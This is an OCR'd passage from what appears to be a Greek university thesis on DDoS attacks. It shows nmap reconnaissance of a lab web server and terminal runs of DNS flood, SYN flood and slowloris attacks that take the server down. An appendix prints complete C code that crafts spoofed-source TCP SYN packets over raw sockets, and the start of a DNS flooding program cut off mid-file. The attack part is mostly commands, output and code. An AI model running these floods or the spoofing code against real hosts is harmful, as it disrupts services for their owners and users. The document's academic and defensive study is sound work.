
Εικόνα 25: load balancing

Επιτρέπει στους διαχειριστές όχι μόνο να δημιουργούν συστοιχίες εξυπηρετητών για τον κατακερματισμό του φόρτου και την ενεργοποίηση κάποιου όταν κάποιος άλλος σταματάει την λειτουργία του, αλλά επιπλέον προσφέρει έναν τρόπο μείωσης του χρόνου απόκρισης προς τους χρήστες. Τέλος επιτρέπει στους διαχειριστές του δικτύου να αποφασίσουν τους κανόνες για το πώς αυτή η εισερχόμενη κυκλοφορία κατανέμεται.

5 Υλοποίηση επιθέσεων μέσω προγραμμάτων και εργαλείων


5.1 Σύγχρονα γραφικά περιβάλλοντα για επιθέσεις ddos

Ένα από τα από τα πιο γνωστά γραφικά περιβάλλοντα για DDoS επιθέσεις είναι το DoS v.5.0 και το γραφικό του περιβάλλον είναι το παρακάτωόπου υλοποιεί σχεδόν όλες τις γνωστές επιθέσεις(TCP flooding, UDP flooding):




Εικόνα 26: DDoS v.5.0

Άλλο πρόγραμμα που χρησιμοποιείται για udp flooding είναι το unicorn φαίνεται παρακάτω:



Εικόνα 27: χρήση unicorn για UDP flooding


Το τελευταίο πρόγραμμα που παρουσιάζεται σε αυτή τη διπλωματική είναι το udp flooder v2.0



Εικόνα 28: UDP Flooder v2.00

5.2 Εκμετάλλευση και καταστροφή διακομιστών μέσω επιθέσεων DDoS


Σε αυτή την ενότητα θα παρουσιαστούν κάποια προγράμματα για επιθέσεις DDoS που είναι γραμμένα σε γλώσσα προγραμματισμού C , perl και Python. Αρχικά ξεκινάμε με το πως γίνεται η διαδικάσια τις επίθεσεις. Παρακάτω φαίνεται η λειτουργία του Web Server και η σελίδα στην οποία θα γίνει η επίθεση:



Εικόνα 29: Web διακομιστής

5.2.1 Λειτουργία TCP πακέτων.

Το πρώτο πρόγραμμα που δημιουργήθηκε ασχολείται με την εγκατάσταση σύνδεσης μεταξύ του επιτιθέμενου και του διακομιστή που θα δεχτεί την επίθεση και σε αυτό πέρνουν μέρος μια ειδική κατηγορία συνάρτήσεων που λέγονται sockets οι οποίες εγκαθιδρυουν συνδέσεις πάνω από το πρωτόκολλο TCP/IP. Ποιο συγκεκριμένα το παρακάτω πρόγραμμα λειτουργεί ένας web Server σε ένα τοπικό δίκτυο και από ένα δεύτερο υπολογιστή τρέχει το πρόγραμμα που στέλνει κάποια TCP πακέτα στον διακομιστή. Αυτό φάινεται παρακάτω:



Εικόνα 30: Αποστολή πακέτων TCP

5.2.2 Εύρεση IP και ελεύθερων πορτών για επιθέσεις DDoS σε διακομιστές

Για να ξεκινήσει μια επίθεση σε ένα διακομιστή ο επιτιθέμενος θα πρέπει να ξέρει την IP του διακομιστή και ακόμα περισσότερο ποια πόρτα είναι ανοιχτή για να μπορέσει να επιτεθεί. Αυτό γίνεται με την παρακάτω εντολή σε λειτουργικά linux η οποία είναι:

Nmap –T4 –A –v <target destination/ports>.

```
Completed SYN Stealth Scan at 19:13, 5.42s elapsed (1000 total ports)
Initiating Service scan at 19:13
Scanning 4 services on 192.168.1.2

[1]+  Stopped                 nmap -T4 -A -v 192.168.1.2
root@ubuntu:~# nmap -T4 -A -v 192.168.1.0/24

Starting Nmap 5.21 ( http://nmap.org ) at 2012-08-03 19:16 UTC
NSE: Loaded 36 scripts for scanning.
Initiating ARP Ping Scan at 19:16
Scanning 3 hosts [1 port/host]
Completed ARP Ping Scan at 19:16, 0.20s elapsed (3 total hosts)
Initiating Parallel DNS resolution of 3 hosts. at 19:16
Completed Parallel DNS resolution of 3 hosts. at 19:16, 0.01s elapsed
Nmap scan report for 192.168.1.0 [host down]
Initiating Parallel DNS resolution of 1 host. at 19:16
Completed Parallel DNS resolution of 1 host. at 19:16, 0.01s elapsed
Initiating SYN Stealth Scan at 19:16
Scanning 2 hosts [1000 ports/host]
Discovered open port 8888/tcp on 192.168.1.2
Discovered open port 23/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.2
Discovered open port 88/tcp on 192.168.1.2
Discovered open port 21/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 548/tcp on 192.168.1.2
Discovered open port 5555/tcp on 192.168.1.1
Completed SYN Stealth Scan against 192.168.1.2 in 9.60s (1 host left)
Completed SYN Stealth Scan at 19:16, 10.02s elapsed (2000 total ports)
Initiating Service scan at 19:16
Scanning 9 services on 2 hosts
Completed Service scan at 19:18, 106.13s elapsed (9 services on 2 hosts)
Initiating OS detection (try #1) against 2 hosts
Retrying OS detection (try #2) against 192.168.1.1
WARNING:  OS didn't match until try #2
NSE: Script scanning 2 hosts.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 19:18
Completed NSE at 19:18, 30.05s elapsed
NSE: Script Scanning completed.
```

Εικόνα 31: Εύρεση IP και Port

Από την παραπάνω εικόνα παρατηρούμε ότι από ένα εύρος IP που βάλαμε για να βρούμε βρέθηκε μια IP η 192.168.1.2 που έχει ανοιχτές πόρτες και συγκεκριμένα την 80 την 88 και την 8888. Στην παρακάτω εικόνα δίνονται οι τελικές πληροφορίες για την συγκεκριμένη IP καθώς και σε τι λειτουργικό τρέχει ο διακομιστής.

```
Nmap scan report for 192.168.1.2
Host is up (0.0018s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.2.11 ((Unix) mod_ssl/2.2.11 OpenSSL/
0.9.8k DAV/2)
|_html-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec Mac OS X kerberos-sec
548/tcp  open  afp?
8888/tcp open  http         Apache httpd 2.0.64 ((Unix) PHP/5.3.5 DAV/2)
```

Εικόνα 32: λεπτομέρειες για τον web διακομιστή

```
MAC Address: 00:1C:B3:C4:7C:EF (Apple)
Device type: general purpose
Running: Apple Mac OS X 10.5.X
OS details: Apple Mac OS X 10.5 - 10.6 (Leopard - Snow Leopard) (Darwin 9.0.0b5
 - 10.0.0)
Uptime guess: 184.725 days (since Wed Feb  1 01:54:27 2012)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: OS: Mac OS X

HOP RTT     ADDRESS
1   1.75 ms 192.168.1.2

Initiating ARP Ping Scan at 19:18
Scanning 252 hosts [1 port/host]
Completed ARP Ping Scan at 19:18, 5.24s elapsed (252 total hosts)
```

Εικόνα 33: λεπτομέρειες για τον διακομιστή

5.2.3 DNS Amplification επίθεση

Στα αποτελέσματα του παρακάτω προγράμματος γίνεται υπερχείλιση της προσωρινής μνήμης του διακομιστή με την αποστολή TCP πακέτων με αποτέλεσμα να τον «ρίχνει».

```
root@ubuntu:~/Desktop/ddos screenshots/dns flooding# ./dnsflood -t 192.168.1.2 -p 8888 -f tsak
 Max from tsak only 1k query domain
Feed target total 81000 frequency:81000/sec in pasted 1

Feed target total 162000 frequency:81000/sec in pasted 2

Feed target total 246000 frequency:82000/sec in pasted 3

Feed target total 327000 frequency:81750/sec in pasted 4

Feed target total 408000 frequency:81600/sec in pasted 5

Feed target total 489000 frequency:81500/sec in pasted 6

Feed target total 573000 frequency:81857/sec in pasted 7

Feed target total 654000 frequency:81750/sec in pasted 8

Feed target total 813000 frequency:90333/sec in pasted 9

Feed target total 900000 frequency:90000/sec in pasted 10

Feed target total 984000 frequency:89454/sec in pasted 11

Feed target total 1065000 frequency:88750/sec in pasted 12

Feed target total 1149000 frequency:88384/sec in pasted 13

Feed target total 1230000 frequency:87857/sec in pasted 14

Feed target total 1311000 frequency:87400/sec in pasted 15

Feed target total 1395000 frequency:87187/sec in pasted 16

Feed target total 1476000 frequency:86823/sec in pasted 17

Feed target total 1560000 frequency:86666/sec in pasted 18
```

Εικόνα 34: dns amplification επίθεση

5.2.4 Syn TCP Flooding

Η Syn Flooding κινείται και αυτή στην ίδια νοοτροπία με την

```
root@ubuntu:~/Desktop/ddos_screenshots/Syn flooding 2# ./Syn_flood2 192.168.1.2 8888
```

```
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
Flooding 192.168.1.2 at 8888...
```

Εικόνα 35: SynTCP Flooding

5.2.5 DDoS Http Request Attack

Στην συγκεκριμένη επίθεση έχουμε δύο στάδια που πραγματοποιούνται. Το πρώτο στάδιο έχει να κάνειμε την άμυνα του διακομιστή. Πιο συγκεκριμένα οι διακομιστές έχουν μια άμυνα που λέγεται load-balancing οι οποία ελέγχει τιην πλυθώρα των πακέτων που περνάνε προς τον διακομιστή. Οι μεγάλοι διακομιστές στην πλειονότητα τους την διαθέτουν αυτή την άμυνα αλλά υπάρχουν και πολλόι που δεν την έχουν. Η εντολή που τρέχει την ενέργεια αυτή είναι η παρκάτω:

```
tsakmans-MacBook:Desktop tsakman$ ./lbd.sh 192.168.1.2

lbd - load balancing detector 0.2 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
 Apache/2.2.11 (Unix) mod_ssl/2.2.11 OpenSSL/0.9.8k DAV/2
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21
:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43,
20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:43, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21
:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44, 20:21:44,
20:21:44, 20:21:44, 20:21:44, 20:21:44, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

192.168.1.2 does NOT use Load-balancing.
```

Εικόνα 36: Load Balancing του διακομιστή

Στην προτελευταία γραμμή φαίνεται ότι ο διακομιστής δεν έχει load-balancing γεγονός που τον καθιστά ευπαθή σε επίθεση. Από δω και πέρα αναλαμβάνει ένα δεύτερο πρόγραμμα να κάνει την επίθεση που λέγεται slowloris και είναι γραμμένο σε γλώσσα Perl. Τα αποτελέσματα της επίθεσης φαίνονται παρακάτω:

Εικόνα 37: Ιστοσελίδα πριν «πέσει» από την επίθεση


```
MacBook:Desktop tsakman$ ./slowloris.pl -dns 192.168.1.2:8888

Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.1.2:8888:80 every 100 seconds with 1000 sockets:
                Building sockets.
                Sending data.
                Building sockets.
Current stats:  Slowloris has now sent 250 packets successfully.
This thread now sleeping for 100 seconds...
```

Εικόνα 38: Εγκαθίδρυση της επίθεσης

Στην παραπάνω εικόνα φαίνεται ότι η επίθεσή πως εξελίσσεται για να φτάσει στο επιθυμητό αποτέλεσμα που είναι δυσλειτουργία του διακομιστή.

```
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
                Sending data.
Current stats:  Slowloris has now sent 988 packets successfully.
This thread now sleeping for 100 seconds...

Current stats:  Slowloris has now sent 989 packets successfully.
This thread now sleeping for 100 seconds...

                Sending data.
Current stats:  Slowloris has now sent 994 packets successfully.
This thread now sleeping for 100 seconds...

                Sending data.
Current stats:  Slowloris has now sent 999 packets successfully.
This thread now sleeping for 100 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1004 packets successfully.
This thread now sleeping for 100 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1009 packets successfully.
This thread now sleeping for 100 seconds...
```

Εικόνα 39: Τελική εξέλιξη της επίθεσης



Εικόνα 40: Δυσλειτουργία του διακομιστή

6 Συμπεράσματα

Το Διαδίκτυοδεν είναι σταθερό αλλά αλλάζει μορφές πολύ γρήγορα. Αυτό σημαίνει ότι τα DDoS αντίμετρα ξεπέρνιουνται πολύ γρήγορα. Νέες υπηρεσίες προσφέρονται μέσω του Διαδικτύου και νέες επιθέσεις εξαπολύονται προκειμένου να αποτραπούν οι πελάτες από την πρόσβαση σε αυτές τις νέες υπηρεσίες. Παρόλα αυτά, το βασικό θέμα είναι κατά πόσο οι DDoS επιθέσεις αντιπροσωπεύουν ένα δικτυακό πρόβλημα ή ένα πρόβλημα μεμονωμένου χρήστη ή και τα δύο. Στην πρώτη περίπτωση η λύση θα μπορούσε να προέλθει από αλλαγές στα πρωτόκολλα του Διαδικτύου. Συγκεκριμένα, οι δρομολογητές θα έπρεπε να φιλτράρουν την κακόβουλη κίνηση, οι επιτιθέμενοι δεν θα μπορούσαν να αλλοιώνουν τις διευθύνσεις IPs και δεν θα υπήρχε κανένα μειονέκτημα στα πρωτοκόλλα δρομολόγησης. Στη δεύτερη περίπτωση η λύση θα μπορούσε να προέλθει από ένα αποτελεσματικό IDS σύστημα, από έναν anti-virus ή από ένα άτρωτο firewall (αντιπυρική ζώνη).Οι επιτιθέμενοι τότε δεν θα μπορούσαν να «καταλάβουν» τα συστήματα προκειμένου να δημιουργήσουν έναν στρατό "zombies". Προφανώς, φαίνεται ότι και το δίκτυο και οι μεμονωμένοι hosts συνιστούν το πρόβλημα. Συνεπώς, αντίμετρα πρέπει να ληφθούν και από τις δύο πλευρές. Δεδομένου ότι οι επιτιθέμενοι συνεργάζονται προκειμένου να δημιουργήσουν τις τέλειες μεθόδους επίθεσης, οι νόμιμοι χρήστες και οι υπεύθυνοι για την ανάπτυξη συστημάτων ασφαλείας πρέπει επίσης να συνεργαστούν ενάντια στην απειλή.Οποιοσδήποτε δηλώνει ότι έχει κατορθώσει μόνος του να αντικρούσει πλήρως τις επιθέσεις DDoS λέει ψέματα. Η λύση θα προκύψει από το συνδυασμό και δικτυακών και μεμονωμένων αντιμέτρων.

6.1 ΠΑΡΑΡΤΗΜΑ 1 : Κώδικας των Raw Sockets

```
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
// Packet length
#define PCKT_LEN 8192
// May create separate header file (.h) for all
// headers' structures
// IP header's structure
struct ipheader {
 unsigned char      iph_ihl:5, /* Little-endian */
 unsigned char    iph_ver:4;
 unsigned char      iph_tos;
 unsigned short int iph_len;
 unsigned short int iph_ident;
 unsigned char      iph_flags;
 unsigned short int iph_offset;
 unsigned char      iph_ttl;
 unsigned char      iph_protocol;
 unsigned short int iph_chksum;
 unsigned int       iph_sourceip;
 unsigned int       iph_destip;
};

/* Structure of a TCP header */

struct tcpheader {
```

```
unsigned short int tcph_srcport;
unsigned short int tcph_destport;
unsigned int       tcph_seqnum;
unsigned int       tcph_acknum;
unsigned char      tcph_reserved:4, tcph_offset:4;
unsigned int
      tcp_res1:4,       /*little-endian*/
      tcph_hlen:4,      /*length of tcp header in 32-bit words*/
      tcph_fin:1,       /*Finish flag "fin"*/
      tcph_syn:1,       /*Synchronize sequence numbers to start a connection*/
      tcph_rst:1,       /*Reset flag */
      tcph_psh:1,       /*Push, sends data to the application*/
      tcph_ack:1,       /*acknowledge*/
      tcph_urg:1,       /*urgent pointer*/
      tcph_res2:2;
unsigned short int tcph_win;
unsigned short int tcph_chksum;
unsigned short int tcph_urgptr;
};
// Simple checksum function, may use others such as Cyclic Redundancy Check, CRC
unsigned short csum(unsigned short *buf, int len)
{
      unsigned long sum;
      for(sum=0; len>0; len--)
            sum += *buf++;
      sum = (sum >> 16) + (sum &0xffff);
      sum += (sum >> 16);
      return (unsigned short)(~sum);
}
```

```
int main(int argc, char *argv[])
{
int sd;
// No data, just datagram
char buffer[PCKT_LEN];
// The size of the headers
struct ipheader *ip = (struct ipheader *) buffer;
struct tcpheader *tcp = (struct tcpheader *) (buffer + sizeof(struct ipheader));
struct sockaddr_in sin, din;
int one = 1;
const int *val = &one;
memset(buffer, 0, PCKT_LEN);
if(argc != 5)
{
printf("- Invalid parameters!!!\n");
printf("- Usage: %s <source hostname/IP><source port><target hostname/IP><target port>\n", argv[0]);
exit(-1);
}
sd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
if(sd < 0)
{
  perror("socket() error");
  exit(-1);
}
else
printf("socket()-SOCK_RAW and tcp protocol is OK.\n");
// The source is redundant, may be used later if needed
// Address family
```

```
sin.sin_family = AF_INET;
din.sin_family = AF_INET;
// Source port, can be any, modify as needed
sin.sin_port = htons(atoi(argv[2]));
din.sin_port = htons(atoi(argv[4]));
// Source IP, can be any, modify as needed
sin.sin_addr.s_addr = inet_addr(argv[1]);
din.sin_addr.s_addr = inet_addr(argv[3]);
// IP structure
ip->iph_ihl = 5;
ip->iph_ver = 4;
ip->iph_tos = 16;
ip->iph_len = sizeof(struct ipheader) + sizeof(struct tcpheader);
ip->iph_ident = htons(54321);
ip->iph_offset = 0;
ip->iph_ttl = 64;
ip->iph_protocol = 6; // TCP
ip->iph_chksum = 0; // Done by kernel
// Source IP, modify as needed, spoofed, we accept through command line argument
ip->iph_sourceip = inet_addr(argv[1]);
// Destination IP, modify as needed, but here we accept through command line argument
ip->iph_destip = inet_addr(argv[3]);
// The TCP structure. The source port, spoofed, we accept through the command line
tcp->tcph_srcport = htons(atoi(argv[2]));
// The destination port, we accept through command line
tcp->tcph_destport = htons(atoi(argv[4]));
tcp->tcph_seqnum = htonl(1);
tcp->tcph_acknum = 0;
tcp->tcph_offset = 5;
tcp->tcph_syn = 1;
tcp->tcph_ack = 0;
```

```
tcp->tcph_win = htons(32767);
tcp->tcph_chksum = 0; // Done by kernel
tcp->tcph_urgptr = 0;
// IP checksum calculation
ip->iph_chksum = csum((unsigned short *) buffer, (sizeof(struct ipheader) + sizeof(struct
tcpheader)));
// Inform the kernel do not fill up the headers' structure, we fabricated our own
if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
{
   perror("setsockopt() error");
   exit(-1);
}
else
  printf("setsockopt() is OK\n");
printf("Using:::::Source IP: %s port: %u, Target IP: %s port: %u.\n", argv[1],
atoi(argv[2]), argv[3], atoi(argv[4]));
// sendto() loop, send every 2 second for 50 counts
unsigned int count;
for(count = 0; count < 20; count++)
{
if(sendto(sd, buffer, ip->iph_len, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
// Verify
{
  perror("sendto() error");
  exit(-1);
}
else
  printf("Count #%u - sendto() is OK\n", count);
  sleep(2);
}
close(sd);
```

```
return 0;
}
```

6.2 ΠΑΡΑΡΤΗΜΑ 2: Κώδικας DNS flooding

```
#define COUNTMAX 3000
#include <libnet.h>
#include <pcap/pcap.h>
#include <stdlib.h>
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/wait.h>
#include <unistd.h>
#include <strings.h>
#include <math.h>
#include <getopt.h>

#define   MAX_FAKE 100
#define   ERROR    -1
#define   TYPE_A   1
#define   TYPE_PTR 12
#define   CLASS_INET 1

#ifndef IPVERSION
  #define IPVERSION 4
#endif              /* IPVERISON */

#ifndef IP_MAXPACKET
  #define IP_MAXPACKET 65535
#endif            /* IP_MAXPACKET */
#define DNSHDRSIZE 12
```

```
#define   IPHDRSIZE     sizeof(struct iphdr)
#define   UDPHDRSIZE    sizeof(struct udphdr)

struct flood_struct
{
   char *str;
   int  query_type;
};

struct dnshdr {
        unsigned short int id;

        unsigned char  rd:1;          /* recursion desired */
        unsigned char  tc:1;          /* truncated message */
        unsigned char  aa:1;          /* authoritive answer */
        unsigned char  opcode:4;      /* purpose of message */
        unsigned char  qr:1;          /* response flag */

        unsigned char  rcode:4;       /* response code */
        unsigned char  unused:2;      /* unused bits */
        unsigned char  pr:1;          /* primary server required (non standard) */
        unsigned char  ra:1;          /* recursion available */

        unsigned short int que_num;
        unsigned short int rep_num;
        unsigned short int num_rr;
        unsigned short int num_rrsup;
};
```

```
int udp_send(int s, unsigned long saddr, unsigned long daddr,unsigned short sport,unsigned short dport,char *datagram, unsigned datasize);
